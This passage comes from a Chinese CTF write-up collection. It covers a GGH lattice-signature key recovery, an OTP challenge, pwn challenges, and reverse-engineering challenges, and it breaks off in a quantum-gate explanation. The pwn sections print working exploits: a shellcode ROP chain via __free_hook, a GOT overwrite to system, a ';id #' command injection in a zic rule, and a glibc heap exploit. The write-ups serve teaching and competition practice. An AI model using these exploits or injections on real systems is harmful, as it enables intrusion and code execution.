由 Babai's rounding technique 的性质，容易发现给出的签名向量一定在 Λ 的基本平行多面体 $\{P\}_{1/2}(\mathbf{R}) = \{\mathbf{x} \mid \mathbf{x} \in [-1/2, 1/2]^n\}$ 内。我们不妨假设，签名算法的输出向量 \mathbf{e} 的分布是这个平行多面体上的一个均匀分布。令 $\mathbf{x} = 2\mathbf{e}$ ，那么 \mathbf{x} 服从 $\{P\}(\mathbf{R}) = \{\mathbf{x} \mid \mathbf{x} \in [-1, 1]^n\}$ 上的均匀分布。那么我们有如下结论：

- $E[\mathbf{ee}]^t = \mathbf{R}^t \mathbf{R} / 3$ 。
- 令 L 为 $(\mathbf{R}^t \mathbf{R})^{-1}$ 的 Cholesky factor（亦即 $LL^t = (\mathbf{R}^t \mathbf{R})^{-1}$ ）。则矩阵 $\mathbf{C} = \mathbf{RL}$ 的各行向量为互相正交的单位向量， $\{P\}(\mathbf{C})$ 为一超立方体，且 $\mathbf{u} = \mathbf{xL}$ 服从 $\{P\}(\mathbf{C})$ 上的均匀分布。
- 定义 k 阶矩 $\text{mom}\{\mathbf{V}, k\}(\mathbf{w}) = E[\langle \mathbf{u}, \mathbf{w} \rangle^k]$ ，其中 \mathbf{u} 服从 $\{P\}(\mathbf{V})$ 上的均匀分布。则对于单位球面上的 \mathbf{w} ， $\text{mom}\{\mathbf{C}, 4\}(\mathbf{w})$ 的极小值为 $1/5$ ，且极小值点恰为 $\pm \mathbf{c}_i$ ，其中 \mathbf{c}_i 为 \mathbf{C} 的各行向量。

因此，首先我们拿 32768 个签名中的 \mathbf{e} 估算出 $\mathbf{R}^t \mathbf{R}$ ，进而估算出 \mathbf{L} 。对于每个 \mathbf{e} ，我们算出 $\mathbf{u} = \mathbf{xL}$ ，并利用其估算 $\text{mom}\{\mathbf{C}, 4\}(\mathbf{w})$ 。对 \mathbf{w} 进行梯度下降，即可找到 $\text{mom}\{\mathbf{C}, 4\}(\mathbf{w})$ 的极小值点 \mathbf{c}_i ，也就是 \mathbf{C} 的各行向量。则 $\mathbf{c}_i \mathbf{L}^{-1}$ 应该很接近 \mathbf{R} 的某个行向量，也就是一个 $\{L\}(\mathbf{B})$ 中的格向量。我们最后利用 embedding technique 求出 $\mathbf{c}_i \mathbf{L}^{-1}$ 在 $\{L\}(\mathbf{B})$ 中的 CVP，即能还原出 \mathbf{R} 中的一行。重复足够多次，就可以还原出整个私钥 \mathbf{R} 。

一个技巧是观察 \mathbf{R} 的构造过程，可以发现它是由单位矩阵的若干倍加上一个小扰动而成的。因此我们在选取梯度下降中 \mathbf{w} 的初值时直接选取各个标准基中的单位向量，既能定向得到不同的 \mathbf{R} 的行向量，也可以减少梯度下降所需的迭代数量。代码如下：

```
from sage.all import *
from scheme import *

def round_vector(v):
    return vector(ZZ, [round(i) for i in v])

def cvp(A, v):
    M = 2**32
    n, _ = A.dimensions()
    B = block_matrix([[A, zero_matrix(n, 1)], [matrix(v), matrix([M])]])
    C = B.BKZ()
    for row in C:
        if row[-1] == M:
            return v - row[:-1]

def compute_mom4grad(us, w):
    l = len(us)
    return sum((u * w)**3 * u for u in us) * 4 / l

def orth(w, vs):
    for v in vs:
        w -= v * (w * v)
    return w
```

```

def descent(w, us, vs):
    w = orth(w, vs)
    w /= w.norm()
    lr = 0.7
    while True:
        g = compute_mom4grad(us, w)
        w1 = w - lr * g
        w1 = orth(w1, vs)
        w1 /= w1.norm()
        if (w1 - w).norm() < 1e-2:
            vs.append(w)
            return w
        w = w1

def find_vector(w, L, us, vs, pk):
    return cvp(pk, round_vector(descent(w, us, vs) * L**-1))

if __name__ == '__main__':
    n = 128
    pk = load('pk.sobj')
    pk = pk.BKZ()

    sigs = load('signatures.sobj')
    sigs = sigs[:5000]

    print('Step0 Done')

    l = len(sigs)
    G = sum(e.outer_product(e) for _, e in sigs) / l * 12

    print('Step1 Done')

    L = (G**-1).change_ring(RR).cholesky()
    E = matrix([e for _, e in sigs])
    U = 2 * E * L
    us = list(U)

    print('Step2 Done')

    vs = []
    ws = []

    for i in range(128):
        print(f"Iteration {i}")
        w = vector(int(j == i) for j in range(n))
        w = find_vector(w, L, us, vs, pk)
        ws.append(w)

    sk = matrix(ws)
    print(*hash_and_sign(sk, 'message'))

```

总结

出题的时候没注意，放过了 BKZ20.....只能说乱搞的经验还不是很足，毕竟BKZ这种东西因为复杂度是指数的，学术上根本不会注意呢！

GGH cryptosystem 正因为存在这样的攻击方式，故没有成为一个成功的格密码学系统。其根本性的漏洞之一，便是签名算法计算误差向量时，采用了确定性的算法。Gentry、Peikert 及 Vaikuntanathan 等人基于 Ajtai's lattice trapdoor，提出了 preimage sampleable functions 的概念，解决了这一问题，构建了崭新的 GPV signature scheme。然而，这个系统又是否存在着漏洞呢？如果不使用 GPV08 中采用的 preimage sampling 的方法，系统的安全性又有着什么样的变化呢？这些问题都等待着我们去探究。

[Goldreich O., Goldwasser S., Halevi S. \(1997\) Public-key cryptosystems from lattice reduction problems.](https://eprint.iacr.org/1996/016)
[\(https://eprint.iacr.org/1996/016\)](https://eprint.iacr.org/1996/016)

[D. Micciancio. \(2001\) Improving lattice-based cryptosystems using the Hermite normal form.](https://cseweb.ucsd.edu/~daniele/papers/HNFcrypt.pdf)
[\(https://cseweb.ucsd.edu/~daniele/papers/HNFcrypt.pdf\)](https://cseweb.ucsd.edu/~daniele/papers/HNFcrypt.pdf)

[Nguyen P Q, Regev O. \(2006\) Learning a parallelepiped: Cryptanalysis of GGH and NTRU signatures.](https://www.iacr.org/archive/eurocrypt2006/40040273/40040273.pdf)
[\(https://www.iacr.org/archive/eurocrypt2006/40040273/40040273.pdf\)](https://www.iacr.org/archive/eurocrypt2006/40040273/40040273.pdf)

OTP

出题人：Nano

这题实现了一种略显复杂的一次性密码加密算法。

这题的难点还挺多的，特别在加入了 DangerousBehavior 的监测机制和 secret 之后。

加密过程：shuffle(xor_bits_shuffle(M, Rand(len(M), f1+s1))+f1, f2+s2)+f2

Step 1

拿到密文，很容易知道 shuffle 所用的 token 是什么，但由于有 secret，并不能反推出 shuffle 的打乱规则，继而更难推导后面 xor 所用的 token。

注意到题目解密时如果发现有非法字符，会返回一个带有下标的提示，可以利用这个爆破出明文在经过 shuffle 后的位置，这样可以将 shuffle 的可能性减少到 24 种（并不能知道 token 经过 shuffle 后的顺序）

注意到 shuffle 和数组长度是有关的，所以在加入了 DangerousBehavior 的监测机制之后，想要得到和 flag 同长度情况下的 shuffle 情况是不可能的，这时候只能退而求其次求得 flag_length±1 时同 token 的 shuffle 情况，然后推导在 flag_length 不变的情况下 shuffle 的情况。

如何从两个 ±1 的 shuffle 情况推导出中间的 shuffle 情况？通过研究源码可以知道 random.shuffle 是通过 n-1 次两两交换来打乱序列，交换对象由 random.getbelow 决定，所以某些情况下相邻长度的 shuffle 情况是相似的。（这步建议可以用人脑或者程序研究研究）

那么此时我们知道了 shuffle(?, f2+s2) 的打乱规则，获得了 xor_bits_shuffle(M, Rand(len(M), f1+s1)) 和 f1 的信息。

Step 2

根据源码可知，xor_bits_shuffle 是指对字符串做 xor 后再一个个字节进行 bits_shuffle，且中间不重置 random.seed。

首先因为 DangerousBehavior 的监测机制，我们需要随机一个 token 替代 f2 用来做 shuffle，并用第一步的方法获得特定长度下 shuffle 的结果。

xor 的结果只和 f1 有关，所以此时也可以通过爆破获得 xor 的 Rand(len(M), f1+s1)，进而得到 bits_shuffle 的结果。

但是，注意到这里的 bits_shuffle 和明文长度有关（中间不重置 random.seed），而 DangerousBehavior 的监测机制又阻止我们在只改变 shuffle_token 的情况下爆破 bits_shuffle，看似又是一个无解的情况。

还记得之前说过的 random.shuffle 的实现吗？random.getbelow 的实现也是基于 getrandbits，再深挖 getrandbits 的实现我们可以知道，在未来的某一个长度下，bits_shuffle 的情况会重复出现！所以只需要爆破后续某些特定长度下的 bits_shuffle 情况，然后结合 xor 尝试破解 flag 的密文。如果前缀匹配上的话那么大概率就是正解了。

后记

这题的 DangerousBehavior 判断放得太高了，导致所有在比赛场上做出这道题的人都利用了 valid_pos 的报错而绕过了 DangerousBehavior，从而出现了更加简单的非预期解法。虽然即便是这样解出这道题的队伍也只有 4 个，但还是略显遗憾，没能让大家真的去预测 shuffle 后的结果……放在 GitHub 上的[题目代码](https://github.com/Konano/CTF-challenges/blob/master/OTP/main.py) (<https://github.com/Konano/CTF-challenges/blob/master/OTP/main.py>) 已经修复了该处 Bug，有兴趣的可以自己试试看。

exp: <https://github.com/Konano/CTF-challenges/blob/master/OTP/exp.py>
<https://github.com/Konano/CTF-challenges/blob/master/OTP/exp.py>

(exp 写了 600+ 行，没优化过所以很拉，建议自己动手试试)

Pwn

trivm-string

出题人：mcfx

考点

- 快速熟悉未知架构
- 探索并利用不常见的漏洞

Writeup

本题实现了一个 AC 自动机，然后会给每个节点单独分配一段内存，前面几个位置是跳转用的代码，后面是转移边的跳转表（其实是想实现一个类似 jit 的操作，虽然实际上这对 AC 自动机来说并不会变快吧）。主要漏洞是可以用转移边覆盖前面的代码，进而跳转到我们传入的 shellcode 中。

原计划选手需要构造一定长度的总输入串长，以让转移边是合适的指令，但是似乎因为题目中有一堆其他漏洞被绕过了。另外本应需要选手构造满足一定条件的 shellcode（没有 0），但是好像也被绕过了（不排除是编译器写挂了）。

代码可见 <https://github.com/mcfx/trivm/tree/master/challenges/string/exp.py>

ezvm

出题人: srin

考点

- shellcode编写
- unicorn引擎

Writeup

打开题目发现是读入一段shellcode并且传入unicorn引擎中进行模拟,在hook_syscall中简单实现了一个菜单题增删修改的功能,很明显能看出在open(即add堆块时)是存在offbynull可以直接修改堆块指针

这样直接可以修改指针实现uaf,之后直接通过write和read功能可以任意地址读写,题目开启了沙盒,直接orw即可

这题在出的时候参考的就是unicorn的官方文档中的实例,因此uc_reg_read/write等函数的调用也可以方便的在文档里查到.

EXP

```
from pwn import *
context.log_level = 'DEBUG'
context.arch = 'amd64'
sh = process('./easyvm')
#sh = remote("127.0.0.1",8001)
#gdb.attach(sh)
program = '''
    lea r12, [rip+0x7F9]
    lea r13, [rip+0x8F2]
    lea r14, [rip+0xBEB]
    mov rdi, r12
    mov rsi, 0x70
    call sys_open
    add rdi, 4
    mov rsi, 0x90
    call sys_open
    add rdi, 4
    mov rsi, 0x210
    call sys_open
    add rdi, 4
    mov rsi, 0x90
    call sys_open
    add rdi, 4
```



```
inc rdi
inc rdi
mov rsi, r13
sub rsi, 0xC0
add rsi, 4
mov rdx, 0x8
call sys_read
mov r11, rsi
mov rcx, qword ptr[r11]
sub rcx, 0x1ec0d0
//libc_base
add rcx, 0x1EEB28
//__free_hook
mov r10, rcx
//r10 - freehook
lea rbx, [r13]
mov qword ptr[rbx], r10
add rbx, 8
add r10, 0x90
mov qword ptr[rbx], r10
add rbx, 8
add r10, 0x90
mov qword ptr[rbx], r10
add rbx, 8
add r10, 0x90
mov qword ptr[rbx], r10
sub rcx, 0x1EEB28
add rcx, 0x0000000000154930
lea rbx, [r14]
//rdx_gadget
mov qword ptr[rbx], rcx
add rbx, 8
sub rcx, 0x0000000000154930
add rcx, 0x1EEB28
add rcx, 0x10
mov qword ptr[rbx], rcx
add rbx, 0x28
sub rcx, 0x10
sub rcx, 0x1EEB28
add rcx, 0x580a0
add rcx, 61
mov qword ptr[rbx], rcx
//setcontext
add rbx, 0x80
sub rcx, 0x580a0
sub rcx, 61
add rcx, 0x1EEB28
add rcx, 0x148
mov qword ptr[rbx], rcx
add rbx, 0x8
sub rcx, 0x1EEB28
```

```
sub rcx, 0x148
add rcx, 0x0000000000025679
mov qword ptr[rbx],rcx
add rbx, 0x10
sub rcx, 0x0000000000025679
mov rdx, 51
mov qword ptr[rbx],rdx
add rbx, 0x38
mov rdx, 0x67616c662f2e
//./flag
mov qword ptr[rbx],rdx
add rbx, 0x48

add rcx, 0x0000000000026b72
// rdi
mov qword ptr[rbx],rcx
add rbx, 8
sub rcx, 0x0000000000026b72
add rcx, 0x1EEB28
add rcx, 0x100
mov qword ptr[rbx],rcx
add rbx, 8
sub rcx, 0x1EEB28
sub rcx, 0x100
add rcx, 0x0000000000027529
// rsi
mov qword ptr[rbx],rcx
add rbx, 8
mov rdx, 0
mov qword ptr[rbx],rdx
add rbx, 8
sub rcx, 0x0000000000027529
add rcx, 0x000000000004a550
// rax
mov qword ptr[rbx],rcx
add rbx, 8
mov rdx, 2
mov qword ptr[rbx],rdx
add rbx, 8
sub rcx, 0x000000000004a550
add rcx, 0x0000000000066229
mov qword ptr[rbx],rcx
add rbx, 8
sub rcx, 0x0000000000066229
add rcx, 0x0000000000026b72
// rdi
mov qword ptr[rbx],rcx
add rbx, 8
mov rdx, 3
mov qword ptr[rbx],rdx
add rbx, 8
sub rcx, 0x0000000000026b72
```

```
add rcx, 0x00000000000027529
mov qword ptr[rbx],rcx
// rsi
add rbx, 8
sub rcx, 0x00000000000027529
add rcx, 0x1EEB28
add rcx, 0x1000
mov qword ptr[rbx],rcx
add rbx, 8
sub rcx, 0x1EEB28
sub rcx, 0x1000
add rcx, 0x0000000000011c371
mov qword ptr[rbx],rcx
//rdx
add rbx, 0x8
mov rdx, 0x40
mov qword ptr[rbx],rdx
add rbx, 0x10
sub rcx, 0x0000000000011c371
add rcx, 0x206320
//read
mov qword ptr[rbx],rcx
add rbx, 0x8
sub rcx, 0x206320
add rcx, 0x0000000000026b72
mov qword ptr[rbx],rcx
//rdi
add rbx, 0x8
mov rdx, 1
mov qword ptr[rbx],rdx
add rbx, 0x8
sub rcx, 0x0000000000026b72
add rcx, 0x0000000000027529
mov qword ptr[rbx],rcx
// rsi
add rbx, 0x8
sub rcx, 0x00000000000027529
add rcx, 0x1EEB28
add rcx, 0x1000
mov qword ptr[rbx],rcx
add rbx, 0x8
sub rcx, 0x1EEB28
sub rcx, 0x1000
add rcx, 0x0000000000011c371
mov qword ptr[rbx],rcx
//rdx
add rbx, 0x8
mov rdx, 0x40
mov qword ptr[rbx],rdx
add rbx, 0x10
sub rcx, 0x0000000000011c371
```

```
add rcx, 0x206280
mov qword ptr[rbx],rcx
mov rdi, r13
sub rdi, 0xd0
mov rsi, 0x210
call sys_open
//12
mov rdi, 0x7
call sys_close
mov rdi, 0x6
call sys_close

mov rdi, 12
lea rsi, [r13+8]
mov rdx, 0x8
call sys_write
mov rdi, r13
mov rsi, 0x90
call sys_open
add rdi, 0x8
mov rsi, 0x90
call sys_open
mov rdi, 0x7
lea rsi, [r14+0x90]
mov rdx, 0x90
call sys_write
mov rdi, 0x3
call sys_close
mov rdi, 0x6
call sys_close
mov rdi, 12
lea rsi, [r13+16]
mov rdx, 0x8
call sys_write
lea rdi, [r12]
mov rsi, 0x90
call sys_open
lea rdi, [r12+12]
mov rsi, 0x90
call sys_open
mov rdi, 0x6
lea rsi, [r14+0x90+0x90]
mov rdx, 0x90
call sys_write
mov rdi, 0x4
call sys_close
mov rdi, 0x3
call sys_close
mov rdi, 12
lea rsi, [r13+24]
mov rdx, 0x8
call sys_write
```

```
    lea rdi, [r12]
    mov rsi, 0x90
    call sys_open
    lea rdi, [r12+4]
    mov rsi, 0x90
    call sys_open
    mov rdi, 0x4
    lea rsi, [r14+0x90+0x90+0x90]
    mov rdx, 0x90
    call sys_write
    mov rdi, 0x5
    call sys_close
    mov rdi, 0x3
    call sys_close
    mov rdi, 12
    lea rsi, [r13]
    mov rdx, 0x8
    call sys_write
    lea rdi, [r12]
    mov rsi, 0x90
    call sys_open
    lea rdi, [r12+8]
    mov rsi, 0x90
    call sys_open
    mov rdi, 0x5
    lea rsi, [r14]
    mov rdx, 0x90
    call sys_write
    call terminate
sys_read:
    mov rax, 0
    syscall
    ret
sys_write:
    mov rax, 1
    syscall
    ret
sys_open:
    mov rax, 2
    syscall
    ret
sys_close:
    mov rax, 3
    syscall
    ret
terminate:
    hlt
```
data =
b'./f\x00./a\x00./b\x00./c\x00./d\x00./e\x00./g\x00./j\x00./i\x00./l\x00./n\x00
./m\x00./aaaaaaaaaaaaaaaaaa'.ljust(0x100, b'\x00') +
```

```
(b'/bin/sh\x00./u\x00./v\x00').ljust(0x300, b'\x00') + b'\x00' * 0x900
sh.sendlineafter(b'code:\n', asm(program).ljust(0x800, b'\x90') +
data.ljust(0x800, b'\x00'))
sh.interactive()
```

## nemu

### 考点

- 理解一个模拟器及调试器的整体架构
- set 指令存在越界写，p指令存在越界读
- 利用nemu本身watchpoint的链表结构进行任意地址写

## 工具

PwnTools

### 步骤

- 利用set指令的任意地址写改掉watch\_point的头部结构 head
- 利用new\_value和old\_value字段泄漏出libc地址
- 随后再修改free结构实现于类似任意地址malloc的效果劫持strcmp的got表为system函数，最终实现利用

```
from pwn import *
#sh = process('./build/nemu')
sh = remote('101.43.61.60',9130)
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

def send_cmd(cmd):
 sh.recvuntil('(nemu) ')
 sh.sendline(cmd)

#gdb.attach(sh, 'b*0x409FC0')
send_cmd("w $eax")

send_cmd("set 0x8000448 0x60efd8")

send_cmd("info w")

sh.recvuntil("0x")

libc_addr = int(sh.recv(8),16)
sh.recvuntil("0x")
libc_addr = (int(sh.recv(4), 16) << 32) + libc_addr-0x837168

log.success("libc_addr: " + hex(libc_addr))

send_cmd("set 0x8000448 0")

system_addr = (libc_addr + libc.sym['system']) &0xffffffff

strcmp_got = 0x60F118 - 0x28

target_addr = strcmp_got - 0x30

send_cmd("set 0x8000440 0x%x" % target_addr)

send_cmd("w 0x%x"%system_addr)

#gdb.attach(sh)

send_cmd("/bin/sh")

sh.interactive()
```

## timezone

### 考点

- 理解zic编译格式
- 寻找功能存在的漏洞点

### 工具

Pwntools

## 步骤

- 阅读man手册以及逆向代码发现命令注入

## 总结

man手册睡前读物

Ubuntu一个版本上zic存在的命令注入

**exp**

```

from pwn import *
from hashlib import sha256
import random, string

context.log_level = 'debug'

strgen = lambda n: ''.join(random.choice(string.ascii_uppercase +
string.ascii_lowercase) for _ in range(n))

def calc_hash(prefix):
 while True:
 rs = strgen(10)
 if sha256((prefix+rs.encode("ascii"))).hexdigest().startswith("00000"):
 return rs

expstr = """\
Rule NAME FROM TO TYPE IN ON AT SAVE LETTER/S
Rule Swiss 1941 1942 ";id #"
 May Mon>=1 1:00 1:00 S
Rule Swiss 1941 1942 - Oct Mon>=1 2:00 0 -
Rule EU 1977 1980 - Apr Sun>=1 1:00u 1:00 S
Rule EU 1977 only - Sep lastSun 1:00u 0 -
Rule EU 1978 only - Oct 1 1:00u 0 -
Rule EU 1979 1995 - Sep lastSun 1:00u 0 -
Rule EU 1981 max - Mar lastSun 1:00u 1:00 S
Rule EU 1996 max - Oct lastSun 1:00u 0 -

Zone NAME STDOFF RULES FORMAT [UNTIL]
Zone Europe/Zurich 0:34:08 - LMT 1853 Jul 16
 0:29:45 - BMT 1894 Jun
 1:00 Swiss CE%sT 1981
 1:00 EU CE%sT

Link Europe/Zurich Europe/Vaduz
"""

def exp(host, port):
 p = remote(host, port)
 p.recv(8)
 prefix = p.recv(5)
 p.recvuntil("of zero: ")
 pow = calc_hash(prefix)
 p.sendline(pow)
 p.recvuntil("with \\IMDONE\\.")
 p.send(expstr)
 p.sendline("IMDONE")
 p.interactive()
 return p.recvall()

print(str(exp("127.0.0.1", 20000), encoding="utf-8"))

```

## unbelievable\_write

### 考点

- libc stdio buffer初始化
- libc堆利用基本知识

### 步骤

题目给了一个仅用一次的堆上地址任意free，然后没有其他bug，没有泄露，没开pie。

题目正常逻辑只有两个。第一个逻辑：会malloc可控大小的地址，并能写入可控内容，然后free掉；第二个逻辑：会检查bss段上target变量的值，如果它改变了那么就会输出flag，即解题完成。

难点在于唯一的malloc必须立刻free，而free的检查非常的严格，故普通的任意地址写到target变量，这将无法通过free的检查，程序崩溃。

故出题的灵感就是在考察glibc2.31的任意地址写利用。可以说这题的解法多种多样，都是经典的利用手段 large bin attack fastbin reverse into tcache tcache stashing unlink attack等。这里我实际上又提供了一个思路，用stdio来任意地址写，略脑洞，但似乎没人使用，在下面做一个分享。

后面检查选手的wp，题目有一种解法是非预期的，就是写free的got从而避免free的严格检查。这个解法让题目难度下降很多，用malloc+read任意地址写并不是出题人的本意。出题人在此说声抱歉。(忘检查了，-no-pie关闭PIE的同时也默认使得dl的got表可写，应当显示开启保护)

利用io的思路：

1.利用一次任意地址free, free tcache perthread的chunk.

2.修改mp\_中配置最大tcache的数量。半字节爆破(1/16概率)，malloc到mp\_+16的位置。这样0x1000大小的chunk也在tcache中，并且能通过free的检查。

3.利用stdout完成任意地址写。题目没进行stdio初始化，故在第一次puts()时，stdout才会申请buffer，并在申请的buffer中写入输出的字符串内容，完成任意地址写。

```
#!/usr/bin/env python3
from pwn import *
context(os='linux', arch='amd64')
#context.log_level='debug'

def exp():
 #io = process('./pwn', stdout=PIPE)
 io = remote('172.17.0.1', 9999)

 def malloc(size, content):
 io.sendlineafter(b'>', b'1')
 io.sendline(str(int(size)).encode())
 io.send(content)

 def tcache_count(l):
 res = [b'\x00\x00' for i in range(64)]
 for t in l:
 res[(t - 0x20)//0x10] = b'\x08\x00'
 return b''.join(res)
```

```

try:
 malloc(0x1000, p64(0x404078)*(0x1000//8))

 io.sendlineafter(b'>', b'2')
 io.sendline(b'-656')

 malloc(0x280, tcache_count([0x290]) + b'\n')
 malloc(0x260, tcache_count([0x270]) + b'\n')
 malloc(0x280, tcache_count([0x400, 0x410, 0x290]
) + b'\x01\x00'*4*62 + b'\x90\xf2' + b'\n')
 malloc(0x3f0, flat([
 0x20000,
 0x8,
 0,
 0x10000,
 0, 0, 0,
 0x1301000,
 2**64-1,
]) + b'\n')
 io.sendlineafter(b'>', b'3')
 io.sendlineafter(b'>', b'3')
 flaaag = io.recvall(timeout=2)
 print(flaaag)
 io.close()
 return True
except:
 io.close()
 return False

i = 0
while i < 20 and not exp():
 i += 1
 continue

```

## Reverse

### Tales of the Arrow

出题人：wiku30

#### 考点

- 根据运行结果推断输入
- 字符ASCII码范围：0-127
- 3SAT问题的定义，与2SAT的多项式时间可解性
- NP-hard问题对于特殊结构的数据可能可以高效求解

#### 工具

无特定工具

## 步骤

- 阅读gen.py，发现程序是将输入的字符串转化为0-1串，且以此构造一个以该0-1串为可行解的3SAT问题。其中每一个语句中的3个表达式中，有1个一定为真，另2个以0.25概率为真。每个语句为真的概率为0.5，无法通过统计方法得出语句真假。
- 然而，每个变量在原字符串中的位置是随机的，因此，也会出现字符最高位对应的位置（1, 9, 17, ...）。这些变量的值一定为0，所以若任一语句出现形如1, 9, 17这类的语句，那么它必然为假，其余两个中必有一个为真。提取出所有此类语句，则得到一个2SAT问题，该问题多项式时间可解。
- 事实上，这些语句中有小部分会有2个必为假的情况存在，因此另一个一定为真，由此即可确定其中少数变量的值。注意到 $(a \mid b)$ 的逻辑语句等价于 $(\neg a \rightarrow b)$ 和 $(\neg b \rightarrow a)$ 。由此就可以根据已知的部分变量推断出其他变量的值，从而求解。（2SAT问题的解法不唯一，但此问题中经检验可以根据已知条件推断出全部变量的值，因此此问题的解是唯一的。）

## 总结

此题虽形式上不用对程序进行反编译，但其中包括着逆向的思维方式：根据一段程序和运行结果推断输入。在解题中，我们需要首先思考如何判定一个输入是否可能得出预期的输出，即根据生成器来构造判定器（即3SAT），再根据输入的特殊结构（ASCII码范围）来得出一个NP-hard问题对于特定结构输入的解法，将其转化为一个较为简单的问题，从而得解。

## Simple X

出题人：wiku30

## 考点

- 反编译
- C++ main函数的参数
- 线性规划单纯形法
- 条件数、病态矩阵与数值稳定性

## 工具

IDA 64、mathematica

## 步骤

- 使用IDA 64（或者其他工具）反编译，发现对main函数argc的条件分歧，了解到需要运行时输入任意参数才能使用真正的数据进行运算。
- 根据对proc\_x类型函数、toy数据的运行结果和题目名称（?）等线索，判断出程序是在使用单纯形法解线性规划问题。
- 利用单纯形法利用大M法求初始可行解的基础知识，发现事实上是在求一个以Hilbert矩阵为系数矩阵的线性方程组的解。由于Hilbert矩阵条件数极高，使用double精度进行数值求解会出现严重的累积误差。
- 确定需要求解的线性方程组后，使用mathematica的符号求解功能求出该方程组的准确解：[73, 32, 108, 111, 118, 101, 32, 67, 111, 110, 103, 121, 117, 101, 32, 68, 101, 110, 103]

- 模仿proc\_4()函数的算法，由该方程组的解算出flag。

## 总结

此题难点在于如何根据复杂的代码看出程序是在解线性规划，以及要根据此线性规划问题看出本质是在解线性方程组（事实上toy data也可以验证这个判断）。此题总体上来说涉及的知识点较为综合，还涉及到使用计算机求解实际问题的数值稳定性问题。不过只要通过直觉看出了这些关键，其实技术上并没有太多难点。

## trivm-obf

出题人：mcfx

## 考点

- 快速熟悉未知架构
- 分析三进制下类似 Mixed Boolean-Arithmetic 的混淆
- 对打乱的数据流进行分析、重建

## Writeup

本题是在做到 [https://github.com/GANGE666/MyCTFChallenges/tree/master/Octf\\_tctf\\_2021\\_final/0bf](https://github.com/GANGE666/MyCTFChallenges/tree/master/Octf_tctf_2021_final/0bf) 之后，又在机缘巧合之中看到了平衡三进制这个东西，所产生的 idea。本题改了分组密码的设计，以及混淆的实现。MBA表达式是用该论文中提到的方法求出的。

一种可能的解法是，先提取出数据流，然后对输入采用控制变量法，分析有哪些数据改变，哪些不变，再结合 MBA-Blast 中的方法，得出实际的表达式，以此类推，逐层求解。而要在混淆后的数据流中找到每一层，可以考虑对整个数据流图使用最小割等算法，找出关键变量，此方法虽然会找到一部分 MBA 中增加的混淆变量，但对于本题应该影响不大，足以得到较为简单的表达式。

源码可见 <https://github.com/mcfx/trivm/tree/master/challenges/obf-tqlctf/>

## quantum

出题人：Nano

本题为 CCSP2022 C 题改。

程序内实现一个简单的量子电路模拟器，通过量子门进行了若干次量子计算，这里直接使用截图来对原理进行解释：

比特是经典计算机中的一个基本概念，量子计算机中也存在“量子比特”(quantum bit, 简写为 qubit)。经典计算机中一个比特的取值可以是 0 或 1；量子计算机与之类似，一个量子比特可能处于的两个量子态是  $|0\rangle$  和  $|1\rangle$ ，其中  $| \rangle$  是物理学家惯用的 Dirac 符号。经典计算机中的比特取值只可能是 0 和 1 中的一个，而量子比特的状态  $|\Psi\rangle$  除了处于  $|0\rangle$  和  $|1\rangle$  以外，还会处于  $|0\rangle$  和  $|1\rangle$  的线性叠加态，记为：

$$|\Psi\rangle = \alpha_0|0\rangle + \alpha_1|1\rangle = \begin{pmatrix} \alpha_0 \\ \alpha_1 \end{pmatrix}, \quad \alpha_0, \alpha_1 \in \mathbb{C}.$$

该量子比特测量值为 0 和 1 的概率分别为  $|\alpha_0|^2$  和  $|\alpha_1|^2$ ，且满足归一化条件：

$$|\alpha_0|^2 + |\alpha_1|^2 = 1.$$

量子状态的操作是通过量子门 (quantum gate) 来完成的。作用在一个量子比特上的量子门简称“单比特门”，可以被表示为一个  $2 \times 2$  的酉矩阵<sup>1</sup>。一些常见的单比特门为（下文中将会直接使用这些记号）：

$$H = \begin{bmatrix} \frac{1}{\sqrt{2}} & \frac{1}{\sqrt{2}} \\ \frac{1}{\sqrt{2}} & -\frac{1}{\sqrt{2}} \end{bmatrix} \quad X = \begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix} \quad Z = \begin{bmatrix} 1 & 0 \\ 0 & -1 \end{bmatrix}$$

在一个量子比特  $|\Psi\rangle$  上作用一个单比特门  $U$ ，将生成新的量子状态  $(\alpha'_0, \alpha'_1)$ ：

$$\begin{pmatrix} \alpha'_0 \\ \alpha'_1 \end{pmatrix} = U|\Psi\rangle = \begin{bmatrix} U_{0,0} & U_{0,1} \\ U_{1,0} & U_{1,1} \end{bmatrix} \begin{pmatrix} \alpha_0 \\ \alpha_1 \end{pmatrix} = \begin{bmatrix} U_{0,0}\alpha_0 + U_{0,1}\alpha_1 \\ U_{1,0}\alpha_0 + U_{1,1}\alpha_1 \end{bmatrix}$$

例如，上面提到的  $X$  被称为“非门”，它会翻转其作用的量子比特  $|\Psi\rangle = \alpha_0|0\rangle + \alpha_1|1\rangle$ ，生成新的量子状态  $|\Psi'\rangle = \alpha_1|0\rangle + \alpha_0|1\rangle$ 。

---

<sup>1</sup>酉矩阵是指满足  $UU^* = U^*U = I$  的复矩阵，其中  $U^*$  表示  $U$  的共轭转置。此性质对于本题没有实际影响。

类似地，一个包含两个量子比特的量子状态  $|\Psi\rangle$  有四种可能的状态  $|00\rangle$ 、 $|01\rangle$ 、 $|10\rangle$ 、 $|11\rangle$ ，其中  $|pq\rangle$  表示第 0 个量子比特处于状态  $|q\rangle$  且第 1 个量子比特处于状态  $|p\rangle$  ( $p, q \in \{0, 1\}$ )。该双量子比特的状态也可以处于上述四种状态的线性叠加态：

$$|\Psi\rangle = \alpha_{00}|00\rangle + \alpha_{01}|01\rangle + \alpha_{10}|10\rangle + \alpha_{11}|11\rangle = \begin{pmatrix} \alpha_{00} \\ \alpha_{01} \\ \alpha_{10} \\ \alpha_{11} \end{pmatrix}$$

与单比特系统相似， $|\alpha_{ij}|^2$  是该量子状态的四种测量结果的概率分布，且满足：

$$|\alpha_{00}|^2 + |\alpha_{01}|^2 + |\alpha_{10}|^2 + |\alpha_{11}|^2 = 1$$

类似地，一个作用在两个量子比特上的双比特门可以由一个  $4 \times 4$  的酉矩阵表示。一种重要的双比特门称为“受控量子门”(controlled gate)，它的表示形如：

$$CU = \begin{bmatrix} 1 & & & \\ & 1 & & \\ & & U_{0,0} & U_{0,1} \\ & & U_{1,0} & U_{1,1} \end{bmatrix}$$

其中  $U = \begin{bmatrix} U_{0,0} & U_{0,1} \\ U_{1,0} & U_{1,1} \end{bmatrix}$  是一个  $2 \times 2$  的酉矩阵。

